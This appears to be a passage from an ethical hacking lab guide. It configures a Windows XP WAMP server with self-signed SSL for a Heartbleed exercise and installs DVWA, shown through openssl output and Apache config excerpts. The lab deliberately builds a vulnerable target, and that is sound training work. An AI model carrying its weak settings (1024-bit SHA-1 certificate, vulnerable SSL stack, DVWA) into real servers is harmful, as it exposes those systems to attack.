


Copy the unencrypted private key and certificate to the new ssl folder

openssl x509 -in server.crt -text -noout

```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl x509 -in server.crt -text -noout
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            dc:bd:d1:82:d5:5c:73:7d
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Validity
            Not Before: Nov 28 05:27:46 2016 GMT
            Not After : Nov 28 05:27:46 2017 GMT
        Subject: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:a3:cf:0e:5a:c1:05:02:05:8c:f6:a9:02:6b:1f:
                    e0:ec:5a:20:0b:6f:5e:b4:43:3c:08:c0:7d:27:70:
                    1a:a3:76:7c:43:b0:2d:b6:76:72:2c:8a:1e:c7:69:
                    3a:20:bc:0d:03:81:2d:61:b9:21:7d:5b:5a:fb:28:
                    61:4d:7a:95:a1:4b:a8:0e:e6:5d:4e:cd:a8:c1:67:
                    2c:25:88:ea:15:9d:01:8b:d7:e0:94:07:07:60:30:
                    33:f8:d6:0f:c2:1f:dc:30:9d:0d:59:47:6d:ae:fd:
                    99:94:a9:e1:ab:ad:05:4f:1d:f9:0f:8f:6c:eb:fd:
                    64:83:49:b5:12:4c:1c:8e:b3
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                EE:B6:BC:DE:68:D7:CD:36:FA:F6:F0:73:B8:47:C1:17:2D:99:21:21
            X509v3 Authority Key Identifier:
                keyid:EE:B6:BC:DE:68:D7:CD:36:FA:F6:F0:73:B8:47:C1:17:2D:99:21:21

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: sha1WithRSAEncryption
         2b:1d:1c:61:9d:35:c4:8c:06:05:7c:f3:31:05:9a:1b:88:77:
         47:bd:65:6a:c5:54:12:13:03:c6:e3:ea:d6:f8:a5:db:7c:2e:
         d7:a0:8f:c2:42:e5:54:68:53:ae:ac:5b:82:07:30:d7:6e:6e:
         f0:2b:d5:78:5e:07:f8:8a:68:a6:07:8b:31:a6:27:b8:1a:ec:
         5c:ee:6f:81:ed:de:e1:f3:24:d8:b8:c1:a4:96:9a:9d:88:ca:
         b1:73:a2:a3:78:5e:81:f9:bf:22:de:3d:ce:d2:96:77:07:49:
         4b:91:a2:36:70:13:22:b7:0e:5c:d0:a5:34:49:74:4d:aa:f6:
         f9:ac

C:\wamp\bin\apache\Apache2.2.21\bin>
```


Examining the certificate which has the private key



Update the httpd.conf file with the updated one in the Heartbleed folder

```
<snipped>

ServerRoot "c:/wamp/bin/apache/apache2.2.21"

<snipped>

Listen *:80

<snipped>

LoadModule ssl_module modules/mod_ssl.so

<snipped>

ServerName localhost:80

<snipped>

DocumentRoot "c:/wamp/www/"

<snipped>

<IfModule ssl_module>
  SSLRandomSeed startup builtin
  #Include C:/wamp/bin/apache/Apache2.2.21/conf/extra/httpd-ssl.conf
  Include conf/extra/httpd-ssl.conf
  SSLRandomSeed connect builtin
</IfModule>
```



Excerpts from the updated httpd.conf file




Update the httpd-ssl.conf config file with the one in the Heartbleed folder

```
<snipped>

Listen 10.76.5.201:443

<snipped>

DocumentRoot "c:/wamp/www"
ServerName localhost:443

<snipped>

SSLCertificateFile "C:/wamp/bin/apache/Apache2.2.21/ssl/server.crt"

<snipped>

SSLCertificateKeyFile "C:/wamp/bin/apache/Apache2.2.21/ssl/server.key"

<snipped>
```


Excerpts from the updated httpd-ssl.conf file for Pod 5



Update IP address in the httpd-ssl.conf config file for your pod number



Copy the DVWA files to the DocumentRoot folder




Restart services so SSL changes take effect

If your changes were correct the status icon should turn green after a few seconds

Change MySql password

(EH-WinXP-xx)

